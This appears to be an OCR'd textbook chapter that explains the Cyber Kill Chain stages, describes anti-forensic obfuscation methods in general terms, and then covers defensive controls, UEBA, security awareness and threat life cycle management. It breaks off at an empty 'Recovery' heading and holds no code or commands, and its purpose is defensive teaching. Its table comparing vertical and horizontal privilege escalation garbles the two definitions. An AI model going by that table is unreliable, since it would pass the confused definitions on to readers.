Organizations use this model to better understand threat actors so they can track and prevent cyber intrusions at their different stages. This has been done with varying degrees of success against ransomware, hacking attempts, and **APTs** (**advanced persistent threats**). As a defense strategist your goal will be to understand the attacker's actions, and of course the intelligence. If you look at the kill chain from the attacker's perspective, then you need to succeed in all steps to complete the attack successfully.

The sections that follow will discuss each of the steps in the Cyber Kill Chain: Reconnaissance, Weaponization, Delivery, Exploitation, Installation, Command and Control, Actions on Objectives, and (an optional eighth step) Obfuscation. Some of these steps are more complex than others, so we will also detail various subphases within some of these main steps.

## Reconnaissance

This is the first step of the kill chain, where hackers gather as much information as they can about a target, to identify any weak points that may be vulnerable to attack. The main focus areas of reconnaissance are:

1. Network information: Details about the type of network, security weaknesses, domain name, and shared files (among others)
2. Host information: Details about the devices connected to a network including their IP addresses, MAC addresses, operating system, open ports, and running services (among others)
3. Security infrastructure: Details about the security policies, security mechanisms employed, and weaknesses in the security tools and policies (among others)
4. User information: Private information about a user, their family, pets, social media accounts, hangout spots, and hobbies (among others)

There are three subphases that a threat actor will go through during reconnaissance: footprinting, enumeration, and scanning.

## Footprinting

Footprinting is a critical step in the reconnaissance stage of the kill chain. Maximum possible time is spent at this stage of reconnaissance. This stage entails the collection of data about the target system, which can then be used to hack the target system. Some examples of information that is gathered at this point include:

- asmiServer configurations
- IP addresses
- VPN
- Network maps
- URLs

The threat actor will utilize various tools and techniques to achieve footprinting.

## Enumeration

Enumeration is used to extract details such as client names, machine names, network assets, and different administrations used within the target systems. The data that is collected at this point is essential as it enables the hacker to identify and then distinguish between the various weaknesses in the assets of an organization. It also helps to identify information such as the kind of security that the organization employs to protect its informational assets. At this point, the focus is on points where the organization employs frail security practices that can later be exploited.

## Scanning

This is the most popular methodology that is used by attackers (and ethical hackers replicating the kill chain) at the reconnaissance stage. This methodology is used to identify services within the target system that can be exploited or misused. The scanning process helps reveal details such as all the machines connected to a network, all open ports, and any other informational assets connected to a network.

Other important details that are revealed using scanning include:

- Services that are executed by the system
- The clients that own various administrations within the system
- Whether the system holds any incognito logins
- Validation requirements for the organization

Scanning can be done using various techniques, but there are three main types of scanning:

- Port scanning: This kind of scanning helps to reveal information about the system such as live ports, open ports, live frameworks, and the different administrations that are used in the system.
- Network scanning: This kind of scanning aims at revealing details about the network in use by the system. The information gathered at this point includes network switches, routers, the network topology, and network firewalls in use (if a firewall is used at all). The accessed data can then be used to draw an organizational graph.

- Vulnerability scanning: This type of scanning helps ethical hackers or attackers to determine the target system's shortcomings, which they can then use to exploit the system. This kind of scanning is normally done using automated software.

When footprinting, enumeration, and scanning have been conducted, a threat actor is ready to move on from reconnaissance to the next stage in the kill chain.

## Weaponization

After an attacker has conducted reconnaissance and found their target's weaknesses, they will have a much better sense of which weapon will work best on their particular target. Weaponization is the phase where tools are built or used to attack their victims, for example, creating an infected file to send to the victim.

Depending on the target and the attacker's intent, the weapon a threat actor chooses can differ greatly. Weaponization can include anything from writing malware that focuses strictly on a specific zero-day exploit to exploiting multiple vulnerabilities within an organization.

## Delivery

As it sounds, delivery is just delivering the weapon to the victim. To be able to gain access to the victim's systems the attackers usually inject "malware" into their content to gain access and then the malicious content will be "delivered" to the victim in different ways such as phishing, compromising the systems, or even using insiders.

## Exploitation

This is the stage where the cyber-attack is initiated by the malware that was created in the weaponization phase. The malware will be activated on the victim's system to exploit the target's vulnerability/vulnerabilities.

This is the phase where the main attack starts. Once an attack has reached this phase, it is considered successful. The attacker normally has unobstructed freedom to move around a victim's network and access all its systems and sensitive data. The attacker will start extracting sensitive data from an organization. This could include trade secrets, usernames, passwords, personally identifiable data, top-secret documents, and other types of data.

Additionally, many corporations nowadays keep sensitive access credentials in shared files. This is intended to help staff members to easily gain access to shared accounts such as call center records. However, once an attacker has breached a network, they can navigate to shared files and find out whether the employees have shared any sensitive files.

Threat actors will also often conduct privilege escalation during exploitation in order to further the impact of this phase.

## Privilege escalation

During their initial breach, hackers will only get direct access to computers or systems with the admin privileges assigned to their target. Therefore, they will often use various privilege escalation techniques to gain admin rights and extract even more data from the same organization. Therefore, in the exploitation phase, hackers may attempt privilege escalation.

Privilege escalation can be done in two ways, vertical and horizontal:





*Figure 4.1: Vertical and horizontal privilege escalation*

The differences between the two are outlined in the following table:

| Vertical privilege escalation | Horizontal privilege escalation |
|---|---|
| The attacker moves from one account to another that has a higher level of authority. | Attacker uses the same account, but elevates its privileges. |
| Tools are used to escalate privileges. | The original target's user account is used to escalate privileges. |

*Table 4.1: A comparison of vertical and horizontal privilege escalation*

Both forms of privilege escalation are conducted to give the attacker access to admin-level functionalities or sensitive data in a system.

### Vertical privilege escalation

Vertical privilege escalation is where an attack that starts from a point of lower privilege, then escalates privileges until it reaches the level of the privileged user or process it targets. It is a complex procedure since the user has to perform some kernel-level operations to elevate their access rights.

Once the operations are done, the attacker is left with access rights and privileges that allow them to run any unauthorized code. The rights acquired using this method are those of a super user that has higher rights than an administrator.

Due to these privileges, an attacker can perform various harmful actions that not even an administrator can stop.

### Horizontal privilege escalation

Horizontal privilege escalation, on the other hand, is simpler since it allows a user to use the same privileges gained from the initial access.

A good example is where an attacker has been able to steal the login credentials of an administrator of a network. The administrator account already has high privileges that the attacker assumes immediately after accessing it.

Horizontal privilege escalation also occurs when an attacker is able to access protected resources using a normal user account. A good example is where a normal user is erroneously able to access the account of another user. This is normally done through session and cookie theft, cross-site scripting, guessing weak passwords, and logging keystrokes.

At the end of this phase, the attacker normally has well-established remote access entry points into a target system. The attacker might also have access to the accounts of several users. The attacker also knows how to avoid detection from security tools that the target might have.

## Examples of attacks that used exploitation

There have been some ugly incidents faced by big companies whose data has been stolen. In 2015, a hacker group breached and stole 9.7 GB of data from a site called Ashley Madison, which offered spouse-cheating services. The hackers told Avid Life Media, the company that owned the website, to take it down or they would release some user data. The mother company threw out the claims, but the hackers soon dumped the data on the dark web. The data included real names, addresses, phone numbers, email addresses, and login credentials of millions of users. The hackers encouraged the people affected by the leak to sue the company and claim damages.

There is an ongoing trend of hackers specifically targeting data stored in systems. Once they breach any corporate network, they move laterally to the data storage locations. They then exfiltrate this data to other storage locations from where they can read, modify, or sell it. In April 2018, SunTrust Banks was breached and the attackers managed to steal data belonging to 1.5 million people. Another attack happened on Facebook's platform in October of the same year and attackers were able to steal data belonging to 50 million accounts.

In the first half of 2021 more than 98.2 million individuals were impacted by the 10 biggest data breaches, where 3 of the 10 largest breaches occurred at technology companies.

In 2016, Yahoo came out and said that data belonging to over a billion user accounts had been stolen by hackers back in 2013. The company said that this was a separate incident from the one where user data of half a million accounts had been stolen by hackers in 2014. Yahoo said that in the 2013 incident, hackers were able to exfiltrate names, email addresses, dates of birth, and security questions and answers, as well as hashed passwords.

The hackers allegedly used forged cookies that allowed them to gain access to the company's systems without a password. In 2016, LinkedIn was hacked and the user data of over 160 million accounts was stolen.

The hackers soon put the data on sale for any interested buyers. The data was said to contain the email addresses and encrypted passwords of the accounts. These three incidents show how serious an attack becomes after the attacker is able to get to this stage. The victim organizations' reputations suffer, and they have to pay huge sums of money as fines for not securing user data.

Attackers at times do more than just exfiltration of the data. They could erase or modify the files stored in the compromised computers, systems, and servers. In March 2017, hackers demanded ransom from Apple and threatened to wipe the data belonging to 300 million iPhones on iCloud accounts. Although this was soon rubbished as a scam, such an action is within the realm of possibility. In this case, a big company such as Apple was put in the spotlight when hackers tried to extort money from it. It is possible that another company would have hurriedly paid the hackers in order to prevent the data of its users from being wiped out.

An example of an attack that utilized vertical privilege escalation, in particular, can be found in the WannaCry attack that happened in May 2017. WannaCry, a ransomware, caused devastation by encrypting computers in over 150 countries and demanding a ransom of $300 to decrypt that would double after the second week. The interesting thing about it is that it was using a vulnerability called EternalBlue, allegedly stolen from the NSA. EternalBlue allowed the malware to escalate its privileges and run any arbitrary code on Windows computers.

All of these incidents that were faced by Apple, Ashley Madison, LinkedIn, and Yahoo show the significance of this stage. Hackers that manage to reach this stage are virtually in control. The victim might still not be in the know that data has already been stolen. The hackers may decide to remain silent for a while.

## Installation

During installation, attackers roam freely within a network, copying all data that they think is valuable while ensuring they remain undetected. There is an option to end the attack in the previous stage when data has already been stolen and can either be publicized or sold. However, highly motivated attackers that want to completely finish off a target choose to continue with the attack. Attackers install a backdoor, which gives them access to the victim's computers and systems whenever they want.

The main aim of entering this stage is to buy time to perform another, and even more harmful, attack than exploitation. The attacker is motivated to move past data and software and attack the hardware of an organization. The victim's security tools are, at this point, ineffective at either detecting or stopping the attack from proceeding. The attacker normally has multiple access points to the victims, such that even if one access point is closed, their access is not compromised.

## Command and Control

This phase builds on the backdoor established in the installation phase. In the Command and Control stage, the attacker uses their backdoor into the system to manipulate their target remotely. The threat actor waits until the victim is away from their computer and performs actions that will aid them in their assault.

## Actions on Objectives

Actions on Objectives is the most feared stage of any cyber-attack. It is where the attacker does damage exceeding the data and software. An attacker might disable or alter the functioning of the victim's hardware permanently. The attacker focuses on destroying hardware controlled by the compromised systems and computing devices.

A good example of an attack that got to this phase is the Stuxnet attack on Iran's nuclear station. It was the first recorded digital weapon to be used to wreak havoc on physical resources. Just like any other attack, Stuxnet followed the previously explained phases and had been residing in the facility's network for a year. Initially, Stuxnet was used to manipulate valves in the nuclear facility, causing the pressure to build up and damage a few devices in the plant. The malware was then modified to attack a larger target, the centrifuges. This was achieved in three stages.

The malware was transmitted to the target computers through USB thumb drives, since they were not connected to the internet. Once it infected one of the target computers, the malware replicated itself and spread to the other computers. The malware proceeded to the next stage where it infected some software by Siemens called Step7 that was used to control the programming of logic controllers. Once this software was compromised, the malware finally gained access to the program logic controllers. This allowed the attackers to directly operate various machinery in the nuclear plant. The attackers caused the fast-spinning centrifuges to spin out of control and tear apart on their own.

The Stuxnet malware shows the heights that this phase can reach. The Iranian nuclear facility stood no chance of protecting itself as the attackers had already gained access, escalated their privileges, and stayed out of sight of security tools. The plant operators said that they were receiving many identical errors on the computers, but all virus scans showed that they had not been infected. It is clear that the attackers did a few test runs of the worm within the compromised facility with the valves. They found out that it was effective, and decided to scale up to attack the centrifuges and crash Iran's nuclear weaponry prospects.

Essentially, this stage is where the hacker does actual harm to a compromised system. Actions on Objectives includes all activities aimed at compromising the confidentiality, integrity, and availability of networks, systems, and data. For example, one kind of attack that may be conducted during the Actions on Objectives stage is data exfiltration.

## Data exfiltration

Data exfiltration occurs when a threat actor steals an organization's data. This can happen in any of the following ways:

- Outbound email – one of the convenient methods that hackers use for exfiltration where they just send it over the internet via email. They could quickly log into throw-away email accounts on the victim's machine and send the data to another throw-away account.
- Downloading – when the victim's computer is connected remotely to the hacker's computer, they can download the data directly to their local devices.
- External drives – when hackers have physical access to the compromised system, they can exfiltrate data directly to their external drives.
- Cloud exfiltration – data from the cloud can be exfiltrated via downloads if a hacker gains access to a user's or organization's cloud storage space. On the other hand, cloud storage spaces can also be used for exfiltration purposes. Some organizations have strict network rules such that hackers cannot send data to their email addresses. However, most organizations do not block access to cloud storage spaces. Hackers can use them to upload data and later download it to their local devices.
- Malware – this is where a hacker infects a victim's computer with malware specifically designed to send data from a victim's computer. This data could include keystroke logs, passwords stored in browsers, and browser history.

Attackers normally steal huge chunks of data during exfiltration. This data can either be sold off to willing buyers or leaked to the public.

## Obfuscation

This is the last stage of the attack, which some attackers may choose to ignore. The main aim here is for the attackers to cover their tracks for various reasons. If the attackers do not want to be known, they use various techniques to confuse, deter, or divert the forensic investigation process that follows a cyber-attack. Some attackers may, however, opt to leave their trails unmasked if they operated anonymously or want to boast of their exploits.

Obfuscation is done in a number of ways. One of the ways that attackers prevent their adversaries from catching up with them is by obfuscating their origins; another is by hiding their trails after the fact. Some common techniques used by threat actors in this stage are:

- Encryption – to lock all evidence related to cyber intrusions, hackers may choose to encrypt all the systems they accessed. This effectively renders any evidence, such as metadata, unreadable to forensic investigators. In addition to this, it becomes significantly harder for the victim to recognize the malicious actions that hackers performed after compromising a system.
- Steganography – in some incidents, the hackers are insider threats in the victim organizations. When sending sensitive data outside a network, they may opt to use steganography to remain undetected when exfiltrating data. This is where secret information is concealed in non-secret data such as images. Images can be freely sent into and outside organizations since they appear inconsequential.

Therefore, a hacker can send lots of sensitive information through steganography without raising any alarms or being caught.

- Modifying logs – attackers can opt to erase their presence in a system by modifying system access logs to show that there were no suspicious access events captured.
- Tunneling – this is where hackers create a secure tunnel through which they send data from the victim's network to another location. Tunneling ensures that all data is encrypted from end to end and cannot be read in transit. Therefore, the data will pass through security tools such as firewalls unless the organization has set up monitoring for encrypted connections.
- Onion routing – hackers can secretly exfiltrate data or communicate with each other through onion routing. Onion routing involves multiple layers of encryption and data is bounced from one node to another till it gets to the destination. It is hard for investigators to follow data trails through such connections as they would need to break through each layer of encryption.
- Wiping drives – the last method of obfuscation is by destroying the evidence. Hackers could wipe the hard drive of a system they have breached to make it impossible for the victims to recognize the malicious activities performed by the hackers. Clean wipes are not done by simply deleting data. Since hard drive contents can be recovered, hackers will overwrite the data several times and wipe the disk clean. This will make it hard for the contents of the drive to be recovered.

As you can see, there are many different methods hackers can use to cover their tracks.

## Examples of attacks that used Obfuscation

There are many examples of real-world attacks that used a variety of obfuscation techniques. For example, at times, hackers attack outdated servers in small businesses and then laterally move to attack other servers or targets. Therefore, the origins of the attacks will be tracked down to the servers of an innocent small business that does not regularly perform updates. This type of obfuscation was recently witnessed in a university where the IoT lights were hacked into and used to attack the university's servers. When forensic analysts came to investigate the DDoS attack on the servers, they were surprised to see that it originated from the university's 5,000 IoT lights.

Another origin obfuscation technique is the use of public school servers. Hackers have repeatedly used this technique where they hack into vulnerable web applications of public schools and move laterally into the schools' networks, installing backdoors such as rootkit viruses on the servers. These servers are then used to launch attacks on bigger targets since forensic investigations will identify the public schools as the origin.

Lastly, social clubs are also used to mask the origins of attacks by hackers. Social clubs offer their members free Wi-Fi, but it is not always highly protected. This provides hackers with an ideal ground for infecting devices that they can later use to execute attacks without the knowledge of the owners.

Another obfuscation technique that hackers commonly use is the stripping out of metadata. Metadata can be used by law enforcement agencies to catch up with perpetrators of some crimes.

In 2012, a hacker by the name of Ochoa was charged with hacking the FBI database and releasing the private details of police officers.

Ochoa, who used the name "wormer" in his hacks, was caught after he forgot to strip metadata from a picture that he placed on the FBI site after hacking it. The metadata showed the FBI the exact location of the place where the photo was taken and this led to his arrest. Hackers have learned from this incident that it is irresponsible to leave any metadata in their hacking activities as it could be their downfall, just as it was for Ochoa.

It is also common for hackers to cover their tracks using dynamic code obfuscation. This involves the generation of different malicious code to attack targets, but prevents detection from signature-based antivirus and firewall programs through metamorphism.

The pieces of code can be generated using randomizing functions or by changing some function parameters. Therefore, hackers make it significantly harder for any signature-based security tool to protect systems against their malicious codes. This also makes it difficult for forensic investigators to identify the attacker as most of the hacking is seemingly done by random code.

At times, hackers will use dynamic code generators to add meaningless code to their original code. This makes a hack appear very sophisticated to investigators, and it slows down their progress in analyzing the malicious code. A few lines of code could be made to be thousands or millions of meaningless lines. This might discourage forensic investigators from analyzing code deeper to identify some unique elements or hunt for any leads toward the original coder.

Now that we've examined the Cyber Kill Chain and its phases, the question remains: how can organizations use their knowledge of the kill chain to improve their security posture? Understanding how threat actors plan attacks is a critical step, but we still need to explore how organizations can use this information to plan effective defenses.

## Security controls used to stop the Cyber Kill Chain

There are several methods that an organization can use to stop the different stages of the cyber kill chain. It can do this by implementing various security controls. Some of the effective security controls that have been identified include:

1. Detect: In this security control, an organization will determine all attempts by attackers to gain access to the system. This includes attempted scans of the system by outsiders to determine a system's potential vulnerabilities.
2. Deny: Thwarting attacks while they are in progress. The security team should move swiftly to stop any attacks when they get information regarding any possible attack.
3. Disrupt: This includes efforts by the security team to intercept any communication between the attackers and the system and interrupt this communication. Communication may be feedback on queries done by attackers on the system to determine various elements of the system before they can carry out their attacks.
4. Degrade: This includes developing and implementing various measures that are meant to reduce the potency of attacks to limit the damage of these attacks.
5. Deceive: This includes implementing various measures that will deliberately mislead attackers by providing them with false information about the assets in the organization.

In each of the cyber kill chain stages, security tools can be used to apply these aforementioned security controls. This is shown below:

- Reconnaissance stage: Detection is done via web analytics, network intrusion detection systems, and threat intelligence. Denying is done via firewall access control lists and the implementation of information-sharing policies.
- Weaponization stage: Detection is made possible through the use of threat intelligence and network intrusion detection systems. Denying is done by using network intrusion prevention systems.
- Delivery stage: At the delivery stage, detection is done using endpoint malware protection; denying is done using proxy filters and host-based intrusion prevention; disruption is done with an inline antivirus; degrading is done by queuing; containing is done by app-aware firewalls and inter-zone network intrusion detection systems.
- The exploitation stage: Detection is done by endpoint malware protection; denying is done by patch management; disruption is possible by data execution prevention; containing is done by trust zones and inter-zone network intrusion detection systems.
- The installation stage: Detection is done by the use of security information and event management systems; denying is done by the use of strong passwords and privilege separation; disruption is done by router access control lists; containing is done by trust zones and inter-zone network intrusion detection systems.
- The command and control stage: Detection is done using host-based intrusion detection systems; denying is done by use of firewall access control lists and network segmentation; disrupting is done by host-based intrusion prevention systems; degrading is done by a tarpit; deceiving is done by a Domain Name System redirect; containing is done by Domain Name System sinkholes.
- The actions on objectives stage: Detection is possible via the use of endpoint malware protection and **Security Information and Event Management** (**SIEM**); denying is done by data-at-rest encryption and through egress filtering; disrupting is done by endpoint malware protection and the use of a data loss prevention system; degrading is done through quality of service; deceiving is achieved by the use of a honeypot; containing is made possible by using incident response programs and firewall access control lists.

In addition to these security controls, organizations may also use other methods for thwarting attackers using the kill chain, such as UEBA and security awareness training for staff.

## Use of UEBA

UEBA is an acronym for User and Entity Behavior Analytics. This methodology is critical and effective in the fight against APTs. The cyber kill chain is mainly focused on APT attacks since they are the most destructive attacks an attacker can carry out on your organization. APT attacks are advanced forms of attacks that may take years of planning. In many cases, the attackers want to get into the system, camouflage themselves in the system, and spend long periods within the system to enable them to carry out their attacks. With the modern advanced and automated tools in use, camouflaging within the system has become more difficult, hence requiring APT attackers to be more creative to achieve their plans.

UEBA are security tools that make use of analytics technology including the use of machine learning to identify abnormal and risky behavior among users of a particular system. UEBA achieves this by learning the normal behavior of users of the system and creating a profile that it considers normal. Based on the normal user behavior, the security solution can then identify any risky behavior when a user appears to deviate from normal behavior. Any deviations or risky behavior can alert the security team and subsequent investigations are done to determine the reasons for the deviations in behavior. UEBA is an extremely effective technique for fighting APTs because of the inability of attackers to mimic normal user behavior. It proves even more effective when the machine learning model that trains the analytics tool has a huge database to learn from. As the UEBA tool gets more data, it becomes more effective and it becomes easier for the tool to identify any anomalies in the system, hence increasing security against advanced persistent attacks.





*Figure 4.2: Areas that UEBA can help with*

This image highlights various areas that UEBA can help with, in particular.

## Security awareness

Security awareness among ordinary staff plays a critical role in many organizations. However, many organizations do not seem to understand the actual potential of having the staff members at their disposal being included in the cybersecurity strategies to help safeguard their organizations from potential attackers.

The potential of using ordinary employees in an organization as vital elements of cybersecurity strategies is exemplified by the many reported cases of ordinary employees thwarting cyber-attacks. Many ordinary employees have identified anomalies in the systems and reported these anomalies, leading to the security teams in various organizations being alerted of actual attacks in progress. This shows that ordinary staff in an organization, who may have little to do with the information technology department, can play a crucial role in helping to safeguard an organization from attacks. The solution to this is security awareness. Increasing awareness among these employees will immensely benefit an organization. Some of the benefits that can accrue from increasing security awareness of ordinary staff include:

- Identifying attacks in progress and alerting the security teams of any anomalies in the system: In many cases, an organization will install automated tools that are designed to identify any suspicious activities within the systems and alert the security team of potential attacks. However, if an attacker gets to learn about the systems and the kind of transactions done within the system, they are likely to get into the system and try to replicate these kinds of transactions. If these attacks are done during production time, the system may not be able to identify and differentiate between the actual transactions and suspicious ones. In this case, the ordinary staff may be able to identify any anomalies in the system while working. For instance, if employees notice unnecessary delays in the system, they can inform the security team of them for an investigation to determine the cause of the delays.
- Human users are one of the biggest flaws and potential vulnerabilities in any system. Even for systems that are deemed impenetrable, the human factor in the form of human users will always present the system with weaknesses that can be exploited. For instance, a user who is authorized to access a system can be used to gain access to the system. In such a case, the impenetrable system can do little about such a situation. Also, users can be deceived into revealing passwords or information about the system that attackers cannot gain from hacking the system. They can also be coerced into revealing information or passwords that hackers can use to gain access into the system. Therefore, it is in the best interests of an organization to increase the security awareness of the users to enable them to play a critical role in enhancing the security posture of an organization.
- Some of the cybersecurity strategies include the development of policies and the implementation of these policies. Examples of a policy may be rules on the handling of personal client data by staff members to ensure the integrity and privacy of the data in question. Staff members are responsible for handling client data. Without the required security awareness, employees can put the data at risk of access from attackers. It is critical, therefore, to ensure that ordinary employees are equipped with knowledge that will enable them to improve the security of the data they handle and the informational assets they manage while at work.
- Focusing only on the technological aspects of cybersecurity strategies is not enough. The human element is just as crucial to cybersecurity strategies as technology is. Targeted and personalized attacks have been identified as the main methods that attackers are using to infiltrate systems. Therefore, when attackers target employees of an organization and find a group of workers that are not technologically savvy but have access to the organization's systems, then the ease of gaining access to the system is increased.

> Organizations need to ensure that the efforts that are put into safeguarding an organization in this day and age include all elements of an organization inclusive of the users of the systems. Any element of the system that is ignored will work as a weakness in the security aspects of the organization. Attackers are always attempting to gain entry into the system and testing the company for any vulnerability in its systems. Any weakness is a potential exploit that attackers can potentially use. An effective system ensures that all potential vulnerabilities are identified and sealed before they can be exploited.

As you can see, the cyber kill chain can be incredibly useful for informing an organization's cybersecurity practices. The tasks of detect, deny, disrupt, degrade, and deceive can be directed at different areas of the kill chain, depending on which stage of attack is being used against an organization. Additionally, UEBA can be used to disrupt the APTs that follow the kill chain, and increasing staff members' security awareness around areas such as the cyber kill chain can lead to great results for the company's security stance.

While all of these are useful techniques for thwarting attacks that use the kill chain, the aim of threat life cycle management, in particular, is to stop an attack in its earliest possible phases, which can be particularly useful for preventing the kill chain from progressing.

## Threat life cycle management

An investment in threat life cycle management can enable an organization to stop attacks as early as possible in the cyber kill chain. It is a worthy investment for any company today since statistics show that the cyber breaches being witnessed are not slowing down. There was a 760% increase in cyber-attacks from 2014 to 2016. Cybercrimes are increasing because of three things. To begin with, there are more motivated threat actors. Cybercrime has become a low-risk, high-return business for some people. Despite the increase in the number of breaches, there has been a very low conviction rate, which shows that very few cybercriminals get caught.

At the same time, organizations are losing billions to these motivated attackers. Another reason for the increase in the number of breaches is the maturity of the cybercrime economy and supply chain. Cybercriminals are today able to access numerous exploits and malware that are for sale, provided that they can pay commensurate amounts of money. Cybercrime has become a business that has sufficient suppliers and willing buyers. The buyers have been multiplying since the advent of hacktivism and cyberterrorism. This is, therefore, leading to an unprecedented increase in the number of breaches.

Lastly, breaches are on the rise because of the expansion of attack surfaces by organizations. New technologies have been adopted, bringing new vulnerabilities and therefore widening the surface area that cybercriminals can attack.

The **Internet of Things** (**IoT**), one of the latest additions to organizational technologies, has already caused a number of companies to be hacked. The future is bleak if organizations do not take the required precautions to protect themselves.

The best investment that they can make now is in threat life cycle management to allow them to respond appropriately to attacks based on the phase that they are in. In 2015, an investigation report by Verizon claimed that, out of all attacks, 84% left evidence in the log data.

This means that with the appropriate tools and mindset, these attacks could have been mitigated early enough to prevent any damage.

Now that we've seen why investing in threat life cycle management is worthwhile, let's examine what threat life cycle management actually looks like. LogRhythm proposed six phases to their threat life cycle management framework, forensic data collection, discovery, qualification, investigation, neutralization, and recovery, which we will discuss in the following sections.

## Forensic data collection

The first phase in the threat life cycle management framework is forensic data collection. Prior to the detection of a full-blown threat, some evidence is observable in the IT environment. Threats can come through any of the seven domains of IT. Therefore, the more of the IT infrastructure the organization can see, the more threats it can detect.

There are three applicable events at this phase. To start off, organizations should collect security event and alarm data. Today, organizations use countless security tools to help them nab attackers and prevent their attacks from being successful. Some of these tools only give warnings and, therefore, simply generate events and alarms. Some powerful tools may not sound alarms for small-level detections, but they will generate security events.

However, tens of thousands of events may be generated daily, thus confusing an organization about which ones to focus on. Another applicable event in this phase is the collection of log and machine data. This type of data can provide deeper visibility of what actually goes on in an organizational network on a per-user or per-application basis. The last applicable thing in this stage is the collection of forensic sensor data. Forensic sensors, such as network and endpoint forensic sensors, are even more in depth, and they come in handy when logs are not available.

## Discovery

The next phase in threat life cycle management is the discovery phase. This comes after the organization has established visibility and thus can detect attacks early. This phase can be achieved in two ways.

The first of these is search analytics. This is where IT employees in the organization carry out software-aided analytics. They are able to review reports and identify any known or reported exceptions from network and antivirus security tools. This process is labor-intensive and therefore should not be the sole analytics method that a whole organization should rely on.

The second way of achieving this phase is by using machine analytics. This is analytics that is purely done by machines/software. The software normally has machine learning capabilities and, therefore, artificial intelligence, enabling them to autonomously scan large amounts of data and give brief and simplified results to people to further analyze. Machine learning simplifies the threat discovery process since it is automated and continually learns new threats on its own.

## Qualification

Next is the qualification phase, where the threats discovered in the previous phase are assessed to find out their potential impact, urgency of resolution, and how they can be mitigated. The phase is time-sensitive, as an identified attack may mature faster than expected.

To make matters worse, it is not simple, and consumes a lot of manual labor and time. In this phase, false positives are a big challenge, and they must be identified to prevent the organization from using resources against nonexistent threats. Inefficient qualification may lead to true positives being missed and false positives being included. Legitimate threats could, therefore, go unnoticed and unattended. As you can see, this is a sensitive phase in the threat management process.

## Investigation

The next phase is the investigation phase where threats categorized as true positives are fully investigated to determine whether or not they have caused a security incident.

This phase requires continuous access to forensic data and intelligence about very many threats. It is mostly automated, and this simplifies the lookup process for a threat among millions of known threats. This phase also looks at any potential damage a threat might have done to the organization before it was identified by the security tools. Based on information gathered from this phase, the IT team of an organization can proceed accordingly against a threat.

## Neutralization

Next comes the neutralization phase. Here, mitigations are applied to eliminate or reduce the impact of an identified threat to an organization. Organizations strive to get to this stage as quickly as possible since threats involving ransomware or privileged user accounts might do irreversible damage in a short period.

Therefore, every second counts when eliminating identified threats. This process is also automated to ensure a higher throughput of deleting threats and to also ease information sharing and collaboration between several departments in an organization.

## Recovery

